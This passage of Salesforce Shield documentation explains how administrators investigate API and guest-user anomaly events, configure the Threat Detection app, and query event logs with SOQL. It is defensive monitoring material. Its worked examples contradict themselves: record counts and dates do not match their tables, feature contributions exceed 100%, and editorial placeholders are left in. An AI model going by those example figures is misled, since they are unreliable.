It's often necessary to further investigate an API request anomaly to either determine if a data breach occurred or to rule it out as benign.

As a Shield customer, the Real-Time Event Monitoring events provide you with the required information to perform your investigation. In particular:

- ApiAnomalyEvent and its storage equivalent ApiAnomalyEventStore track anomalies in how users make API calls. These objects are the starting point of your investigation.
- ApiEventStream and its storage equivalent ApiEvent track user-initiated read-only API calls. Use these objects to see real-time or historical API executions.
- LoginEventStream (and its storage equivalent LoginEvent) track all login activity in your org.

For example, say that your org receives an ApiAnomalyEvent that indicates a potential anomaly in a user's API calls. The first thing you do is look at relevant fields of the event to get basic information about the anomaly, such as:

- `Score`: A number that represents how much this user's API activity differed from their usual activity. The higher the number, the more it diverged.
- `UserId`: The user's unique ID.
- `EventDate`: The time that the API request occurred.
- `SecurityEventData`: JSON field that contains the features, such as row count or day of the week, that contributed the most to this anomaly detection.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, SecurityEventData, Summary
FROM ApiAnomalyEventStore
```

Let's look at the `SecurityEventData` field a bit more closely because it contains the contributing factors that triggered this anomaly detection. Here's sample data:


```
[
{
"featureName": "rowCount",
"featureValue": "1937568",
"featureContribution": "95.00 %"
},
{
"featureName": "autonomousSystem",
"featureValue": "Bigleaf Networks, Inc.",
"featureContribution": "1.62 %"
},
{
"featureName": "dayOfWeek",
"featureValue": "Sunday",
"featureContribution": "1.42 %"
},
{
"featureName": "userAgent",
"featureValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/76.0.3809.132 Safari/537.36}",
"featureContribution": "1.21 %"
},
{
"featureName": "periodOfDay",
"featureValue": "Evening",
"featureContribution": ".09 %"
},
{
"featureName": "averageRowSize",
"featureValue": "744",
"featureContribution": "0.08 %"
},
{
"featureName": "screenResolution",
"featureValue": "900x1440",
"featureContribution": "0.07 %"
```

```
}
]
```


The feature that contributed the most (95.00%) to this anomaly detection was rowCount with a value of 1937568. The feature indicates that the user viewed or exported a report that had 1,937,568 rows. But based on historical data, the user rarely views or exports so much data. The other features contributed much less to the score. For example, the user executed the report on Sunday, but this feature contributed only 1.42% to the overall score.

Now that you have the data, you can investigate further.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

Best Practices for Investigating API Request Anomalies

Keep these tips and best practices in mind when you investigate unusual user behavior. Find the information you require to make a well-informed evaluation of your data's safety.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Identify the involved user.

Keeping customer privacy in mind, we can't access customer data or any data inside the reports. As a result, we can provide only the user ID of the user who generated the report that is marked as an anomaly. Use this user ID to locate the username and other details about the person associated with the detection event.

Field: `ApiAnomalyEvent.UserId`

Use the timestamp.

Our detection model already considers various features derived from the timestamp to determine report generation activity as anomalous or not. You can use this timestamp to narrow down the set of events you must review. You can also determine if the time of report generation was unusual for the user who generated the report.

Field: `ApiAnomalyEvent.EventDate`

Use contributing factors as a guide.

The contributing factors JSON output shows the features in descending order of contribution. As you start your investigation into the event logs, keep an eye out for the top contributing features. If these features look unusual, they can provide more evidence that confirms the anomaly or even indicate a possible data breach.

Field: `ApiAnomalyEvent.SecurityEventData`

Consider the anomaly in the context of the user's typical behavior.

Using the ReportAnomalyEvent field values, try to determine whether the user activity within the detection event is typical for the user. For example, consider if it's typical for a user to generate a report from the IP address provided.

Field: `ApiAnomalyEvent.SourceIp`

Consider the size of the report.

We consider the size of the report to determine if the report generation was anomalous. A user generating a larger report than usual can indicate an unauthorized data export attempt. For example, an attacker obtained unauthorized access to the user's account and exfiltrate as much data as possible before losing access. Or it could mean that a disgruntled employee is exfiltrating data for use beyond the needs of the employer.

Field: `ApiAnomalyEvent.SecurityEventData` (specifically the rowCount feature name)

Not all anomalies are malicious.

While some anomalies can indicate a malicious intent, other anomalies can be legitimate but unusual. Our detection model can produce detection events that are unusual but not malicious. For example, if an employee gets promoted to a new role and starts generating larger reports, our model can flag this behavior as anomalous.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Request Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous API request events thoroughly.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

API Detection Event Isn't Anomalous

Jason, a developer, uses APIs to query an Account object on a Sunday. He retrieves 10,000 records.

API Detection Event Possibly Anomalous

Rob, a relatively new Sales Operation Lead, uses an API to query the Opportunity object and extracts 10 million records. He previously queried the same object using a different browser and from a different IP address.

API Detection Event Is an Anomaly but Isn't Clearly Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, uses her company's VPN to log into Salesforce.

API Detection Event Is Confirmed Malicious

Alan, a Salesforce user, employs an API to query the Opportunity object and extracts 10 million records. It's the first time that Alan queries the Opportunity object and uses this IP address to log in.

API Detection Event Isn't Anomalous

Jason, a developer, uses APIs to query an Account object on a Sunday. He retrieves 10,000 records.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.5801
SourceIp	96.43.144.30
EventDate	2020-03-27T07:45:07.192Z
UserId	00530000009M946
SecurityEventData	(see next table)

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	1.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Alia, the Salesforce admin, notices that 10,000 records were retrieved from an Account object on a Sunday. She investigates further. Using the `UserId` field value, Alia identifies Jason as the user. She then looks through Jason's past activity. She notices that Jason, a developer, retrieves records of varying amounts, ranging from just a handful to 20,000 records. Alia also notices in the `dayOfWeek` and `periodOfDay` features that Jason often works Sundays and nights.

Alia concludes that this detection event wasn't anomalous because the activity is well within Jason's typical activity.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Possibly Anomalous

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Rob, a relatively new Sales Operation Lead, uses an API to query the Opportunity object and extracts 10 million records. He previously queried the same object using a different browser and from a different IP address.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.7212
SourceIp	96.43.144.28
EventDate	2019-01-15T07:45:07.192Z
UserId	00530000009M945
SecurityEventData	(see next table)

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Tony, the security auditor, notices that the `rowCount` feature is a bit high for their Salesforce org. The second-ranking feature is `userAgent` with a feature contribution of close to 30%. This percentage indicates that this user agent, or browser, isn't common for their org. Tony finds Rob with the `UserId` field. Tony notices that Rob is a relatively new employee. By looking at the <need field or feature name> events, Tony notices that Rob used a different browser and IP address in the past. Because Rob is a relatively new employee, Tony can't be certain whether this report matches Rob's typical activity pattern.

Tony concludes that this detection is possibly anomalous.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Is an Anomaly but Isn't Clearly Malicious

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, uses her company's VPN to log into Salesforce.

On July 27, 2020, Alice's account was used to query an object from a relatively new IP address. Bob, the administrator for Alice's Salesforce org, noticed a APIAnomalyEvent about this report generation activity. The event contained this information.

APIAnomalyEvent Field	Value
Score	.8671
SourceIp	96.43.144.27
EventDate	2015-07-27T07:45:07.192Z
UserId	00530000009M944
SecurityEventData	(see next table)

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	50568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	73.4%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Bob, the Salesforce admin, notices that the autonomous system—derived from the IP address—is the top-ranked feature with 73.4% feature contribution. This percentage indicates that Alice rarely uses this autonomous system. Bob also notices that the `rowCount` has around 50,000 rows, which isn't small for this org. Bob then uses the `UserId` to identify the user as Alice. By looking at the <need event name here> events, Bob notices that Alice typically generates reports containing 1,000–10,000 rows. But on rare occasions, Alice generated reports with more than 50,000 rows. The `userAgent` has a smaller feature contribution, which could be attributed to Alice using her mobile device less when she travels. The numberFilters and periodOfDay features have small feature contributions, and are therefore not important.

Because Alice rarely uses this autonomous system and the report is larger than reports Alice typically generates, Bob concludes that this report falls outside of typical activity. But Bob is unable to verify whether Alice or an attacker committed this malicious act. He attempts to get more information on this incident.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Is Confirmed Malicious

Alan, a Salesforce user, employs an API to query the Opportunity object and extracts 10 million records. It's the first time that Alan queries the Opportunity object and uses this IP address to log in.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.95851
SourceIp	96.43.144.26
EventDate	2019-05-12T12:22:10.298+00:00
UserId	00530000009M943
SecurityEventData	(see next table)

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Kate, the security auditor, starts an investigation. She uses the `UserId` to determine that Alan's account was used to query the Opportunity object. She then searches the events for Alan and notices that he's never queried the Opportunity object. The table shows that `rowCount` contributes nearly 100% to this anomaly. This feature contribution value is a numerical value that indicates the importance of `rowCount` in flagging this report generation activity as an anomaly. Because Alan has no history of generating small reports (500–1,000 rows), a report with a million rows is a noticeable departure from that trend. This fact generates the high feature contribution value.

Kate next discovers that Alan's account was hacked and the attacker escalated Alan's access privileges to access data for the entire sales team. As a result, the records contain sales leads for the entire sales team instead of only the sales leads assigned to Alan.

Kate concludes that this detection event is malicious.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

Guest User Anomaly

An *anomaly* is any user activity that is sufficiently different from the other users. We use the metadata in Salesforce Core application logs to build profiles representing guest users' data access activities. This threat detection event identifies suspicious attempts by guest users to access organization data.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Investigate Guest User Anomalies

It's often necessary to further investigate a guest user anomaly to determine if a data breach occurred or to rule it out as benign.

Best Practices for Investigating Guest User Anomalies

Keep these tips in mind when you investigate unusual user behavior. Find the information that you require to make a well-informed evaluation of your data's safety.

Investigate Guest User Anomalies

It's often necessary to further investigate a guest user anomaly to determine if a data breach occurred or to rule it out as benign.

As a Shield customer, the Real-Time Event Monitoring events provide you with the required information to perform your investigation and ensure your data is secure. In particular:

- GuestUserAnomalyEvent and its storage equivalent GuestUserAnomalyEventStore. This entity helps detect data access anomalies caused by guest user permission misconfiguration. These objects are the starting point of your investigation.

For example, say that your org receives a GuestUserAnomalyEvent that indicates a potential anomaly in a guest user's data access attempt. The first thing you do is look at relevant fields of the event to get basic information about the anomaly, such as:

Field	Description
`RequestedEntities`	Objects that are queried by the guest user. For example: `[\" Topic \"]`
`Score`	Specifics how significantly the guest user behavior deviates from the other guest users. It's formatted as a number between 0 and 1.
`SoqlCommands`	SOQL commands run by the guest user. For example: `[\"SELECT Name, Description, CreatedDate, Id, SystemModstamp FROM Topic ORDER BY Name ASC, Id ASC LIMIT 1000\",\"SELECT COUNT() FROM Topic LIMIT 2000\"]`
`Summary`	A text summary of the threat that caused this event to be created. The summary lists the browser fingerprint features that most contributed to the threat detection along with their contribution to the total score. For example: `Anomaly in SelectData Controller behavior`
`TotalControllerEvents`	The number of times controllers were triggered.
`UserAgent`	User Agent for this event. For example: `Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1 ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36`

See the API Documentation for a full list of fields.

Now that you have the data, you can investigate further.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Best Practices for Investigating Guest User Anomalies

Keep these tips in mind when you investigate unusual user behavior. Find the information that you require to make a well-informed evaluation of your data's safety.

We recommend that you review these following settings.

- **Organization Wide Default (OWD) Sharing Settings:**
  - All Standard & Custom Objects having Default External access as Public Read or Public Read/Write (for example, Accounts)
  - All Standard & Custom Objects having Default External access as Controlled by Parent, as the permission follows the parent objects (for example, Contacts).
- **Guest User Profiles:**
  - A suspicious event caused by guest user profiles likely means that guest users accessed objects via Apex and submitted SOQL queries that have returned results. In general, guest users shouldn't have access to objects. Review any Create, Read, Update, Delete (CRUD) access owned by each standard or custom object within guest user profiles.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

To generate a report showing your current Guest User access and permissions, use the Authenticated and Guest User Access Report and Monitoring app, which can be found in the AppExchange marketplace. To ensure that you aren't inadvertently permitting guest users access to your data in this manner, we suggest reviewing these best practices:

Org Settings

1. Ensure that List Views are shared only with certain groups or set to private.
2. Set internal and external organization-wide sharing defaults (OWD) to 'private' on all objects with non-public data.
3. Alternate sharing models can be permitted with proper justification. For example, adequate restrictions at the create, read, update, and delete [CRUD] level.
4. Set all sharing rules to not share any data with the Site Guest User.
5. Restrict access to @AuraEnabled Apex Methods for Guest and Portal Users Based on User Profile.

Site Guest User Profiles

1. Review field-level security for each object.
2. Configure Sharing Rules and Permission sets to not open access for custom or standard objects.
3. Ensure that all active profiles have no access to standard or custom objects that could contain personal information, per the Best Practices and Considerations When Configuring the Guest User Profile.
4. Confirm that Object access, and the API Enabled and Access Activities checkboxes are unchecked.
5. Transfer ownership of sensitive records created by the Site Guest User profile to an internal user by following the steps outlined in Assign Records Created by Guest Users to a Default User in the Org documentation.
6. Ensure that ownership of all existing records is transferred to an internal user.

Additional Steps

1. Remove guest user visibility in Communities/Experience Cloud by disabling the **Let guest users see other members of this site** checkbox under Setup. From Setup, go to Digital Experiences > All Sites > Workspaces > Administration > Preferences.
2. Review any custom Apex code:
   - Check for public API methods returning data, and confirm methods can't be used to exfiltrate object records.
   - Enforce field-level security for all Apex classes.
   - Ensure that all controllers are respecting the permissions of the current user.

3. Keep JavaScript libraries in static resources continually updated to the latest security patch
4. By default, unassigned files are public. As a best practice, set up a trigger to assign an owner to files uploaded by guest users. You can restrict file upload size or type using community file moderation.

View Threat Detection Events and Provide Feedback

Launch the Threat Detection app and view all the detected threats that occurred in your Salesforce org. Threats include anomalies in how users run reports, session hijacking attempts, and credential stuffing. Use the same app to easily provide feedback about the severity of a specific threat.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed
To view the Threat Detection events: • View Threat Detection Events

Make the Threat Detection App Visible to Users

Before you can view the Threat Detection events in Salesforce and provide feedback, you must make the app visible to users. You also specify which of the four tabs are visible to different user profiles.


1. Use Event Manager to enable streaming and storage for the three Threat Detection events: ReportAnomalyEvent, SessionHijackingEvent, and CredentialStuffingEvent.
2. Create a permission set that's associated with the Salesforce license.
3. Edit the System Permissions page of your permission set and enable the **View Threat Detection Events** permission.
4. Assign the permission set to the user who administers the Threat Detection app.

   Salesforce recommends that you create a profile specifically for security administrators who are responsible for managing threat detections. For example, create a profile called Threat Detection Administrator. Then assign the permission set to a user with the Threat Detection Administrator profile.


5. Edit the Tab Settings of each user profile that uses the Threat Detection app and specify the visibility of the four tabs. The four tabs are named Report Anomaly Event Store, Session Hijacking Event Store, Credential Stuffing Event Store, and Threat Detection Feedback.

   For example, system administrators usually access everything in the UI, so set the visibility of all four tabs to Default On for the System Administrator profile. If you created a Threat Detection Administrator profile, set the same visibility. If you don't want standard users to view feedback, set the visibility of Threat Detection Feedback for the Standard User profile to Tab Hidden.

6. In Setup, navigate to the Lightning Experience App Manager by entering `App Manager` in the quick search box.
7. Edit the Threat Detection app by selecting **Edit** in the dropdown box to the right of the app.



8. In the Assign to Profiles section, select the profiles for which the Threat Detection app is visible.



9. Save your changes.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed	
To view the Threat Detection events:	• View Threat Detection Events

The Threat Detection app is now visible to selected users.

SEE ALSO:

Salesforce Help: Monitor Streaming Events with Event Manager

Salesforce Help: Permission Sets

Salesforce Help: App and System Settings in Permission Sets


Salesforce Help: View and Edit Tab Settings in Permission Sets and Profiles

View Events and Provide Feedback

View recent or all Threat Detection events using the Threat Detection app in the Salesforce UI. The displayed events are stored in their corresponding storage objects: ReportAnomalyEventStore, SessionHijackingEventStore, and CredentialStuffingEventStore. Associate a feedback object with a particular event to record the severity of the threat, such as Malicious or Not a Threat.

By default, the Threat Detection app isn't visible in Salesforce. If necessary, make it visible as described in Make the Threat Detection App Visible to Users.

1. From App Launcher, click **Threat Detection**.



2. Click the tabs for list views of recent or all events stored in the GuestUserAnomalyEventStore, ReportAnomalyEventStore, SessionHijackingEventStore, ApiAnomalyEventStore, or CredentialStuffingEventStore objects.
3. To view an event's details, click its link. Information such as the date the event occurred, its score, and a summary of the event is displayed.

   Each type of event displays other details appropriate to the type of detected threat. For example, the Session Hijacking Event Store tab displays previous and current browser fingerprint information. The Report Anomaly Event Store tab displays the report ID associated with the detected threat.

   Click Related to view the associated feedback, if any.
4. Click Provide Feedback to specify whether a specific detected threat is Malicious, Suspicious, Not a Threat, or Unknown.

   You can associate only one feedback object with each event. If you try to provide more than one feedback object, you get an error. If the severity of a threat changes after you provided feedback, edit the response.

EDITIONS


Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed
To view the Threat Detection events: • View Threat Detection Events



SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Event Log File Browser

Event Log File (ELF) Browser in Setup gives you quick access to event log files so you can explore and download all of your event log file data.

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, and **Unlimited** Edition

User Permissions Needed	
To view event log files:	View Event Log Files
To view Setup:	View Setup


Discover Event Log Files

With ELF browser, you can sort and explore Event Log Files by type, log date, log file length, and more. Easily filter by date and event type to find the data you need. You can access ELF Browser directly from Setup.

Download Event Log Files directly from ELF Browser

Download Event Log File data by selecting a date range, clicking the dropdown button to the right of the event log file, and selecting **Download as CSV File**.

Alternatively, use the File Download servlet by adding `/servlet/servlet.FileDownload?file=<ELF_ID_NUMBER>` after your org URL. For example, `https://mycompany.my.salesforce.com/servlet/servlet.FileDownload?file=0ATRM000000dcbH0A0`. The file download begins automatically.



For more information on Event Log Files, see Using Event Monitoring.

Store and Query Log Data with Event Log Objects

The Event Log Object framework surfaces event data stored in standard objects called Event Log Objects. They store critical event data that you can query via Salesforce Platform APIs. Event log objects contain many but not all events currently represented in the Event Log File framework. Unlike Event Log Files, which surface event data as CSV files, Event Log Objects allow querying of similar data via SOQL.

Note: As of Spring 25’, the Event Log Object framework only supports SOQL queries.

Important: This feature is only available to Hyperforce customers. Log data is retained for up to 30 days.

Available in: Salesforce Classic (not available in all orgs), and Lightning Experience
Available in: **Enterprise**, **Performance**, and **Unlimited** Editions Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

User Permissions Needed	
To query and view event log object data:	View Event Log Object Data

Event Log Object data is available with minimal delay, enabling earlier detection of security and performance incidents. Write advanced SOQL queries to filter or aggregate log data. Event Log Objects are also available to analyze in CRM Analytics using Salesforce Direct, so you can visualize data in a variety of chart types. Because you can access Event Log Objects via Salesforce Platform APIs, you can build custom applications in the Lightning UI for event specific use cases.

Enable Event Log Objects through the Event Manager tab in Setup:

1. From Setup, in the Quick Find Box, enter `Permission`, and select **Permission Sets**.

2. Select **View Event Log Object Data** to access all Event Log Objects. You can alternatively select **Event Monitoring User** to gain access to all of your Event Monitoring data.

Example: Sample Queries by Use Case

- Security Query: Which users are exporting the most rows via reports?

```
SELECT UserIdentifier, SUM(RowCount) FROM ReportEventLog WHERE
Origin='ReportExported' AND DAY_ONLY(Timestamp) > LAST_N_DAYS:10 Group By
UserIdentifier Order by SUM(RowCount) DESC
```

- APM Query: What is the number of unexpected apex exceptions grouped by Exception Category?

```
SELECT ExceptionCategory, COUNT(Timestamp) FROM ApexUnexpectedExcpEventLog WHERE
DAY_ONLY(Timestamp) > LAST_N_DAYS:10 GROUP BY ExceptionCategory ORDER BY
COUNT(Timestamp) DESC
```

- Product Intelligence Query: What are the most loaded lightning pages?

```
SELECT COUNT(Timestamp), PageUrl FROM LightningPageViewEventLog WHERE
DAY_ONLY(Timestamp) > LAST_N_DAYS:10 GROUP BY PageUrl ORDER BY COUNT(Timestamp)
DESC
```

Note: Depending on event delivery and processing time, expect log data to be available to query within 25-45 minutes after the event is logged.

Important: You can only query 15 days of data at a time using the Timestamp column that's present on all Event Log Objects. For more details on the limitations and valid formatting for this field see Best Practices and Considerations for Leveraging Event Log Object Data on page 187.

For information about available Event Log Objects, see these topics in the *Object Reference for the Salesforce Platform*.

Important: Event log objects aren't available in Government Cloud instances. If your org migrates, there's potential to lose access to event log object data after migration completion. Contact Salesforce for any issues related to org migration.

Tip: Debug and troubleshoot performance issues by correlating logs using the customizable Request Identifier field, available in all Event Monitoring logs. To correlate logs pertaining to an API request call, set the `X-SFDC-REQUEST-ID` header with a 32 character OTEL compatible TraceId or a 22 -character alphanumeric Id. Using SOQL, search for the Event Monitoring logs with this RequestId to correlate the logs and see the unit of work performed as a part of the API transaction.

- AnalyticsChangeEventLog
- AnalyticsDownloadEventLog
- AnalyticsInteractEventLog
- AnalyticsPerfEventLog
- ApexCalloutEventLog
- ApexExecutionEventLog
- ApexExtlCalloutEventLog
- ApexRestApiEventLog
- ApexSoapApiEventLog
- ApexTriggerEventLog
- ApexUnexpectedExcpEventLog
- ApiTotalUsageEventLog
- AsyncReportRunEventLog

- AuraRequestEventLog
- BulkApiEventLog
- BulkApi2EventLog
- ConcurApexLimitEventLog
- ContentTransferEventLog
- FlowNavMetricEventLog
- InsufficientAccessEventLog
- KnowledgeArticleEventLog
- LightningLoggerEventLog
- LightningPageViewEventLog
- LoginEventLog
- LoginAsEventLog
- MetadataApiOpEventLog
- PackageInstallEventLog
- ReportEventLog
- RestApiEventLog
- SandboxStatusEventLog
- SiteEventLog
- SearchEventLog
- SearchClickEventLog
- SoapApiEventLog
- TransactionSecurityEventLog
- UriEventLog
- VisualforceRequestEventLog

Analyze Log Data with Salesforce Direct
Transform your log data into clear, insightful visualizations. Explore Event Log Objects in CRM Analytics with Salesforce Direct using a variety of engaging chart types.

Best Practices and Considerations for Leveraging Event Log Object Data
It's important to understand the recommended practices and limitations for the Event Log Object framework to get the most out of your log data. Here are some tips to ensure your queries run smoothly.

Analyze Log Data with Salesforce Direct

Transform your log data into clear, insightful visualizations. Explore Event Log Objects in CRM Analytics with Salesforce Direct using a variety of engaging chart types.

Important: This feature is only available to Hyperforce customers. Log data is retained for up to 30 days.


Available in: Salesforce Classic (not available in all orgs), and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

User Permissions Needed	
To query and view event log object data:	View Event Log Object Data

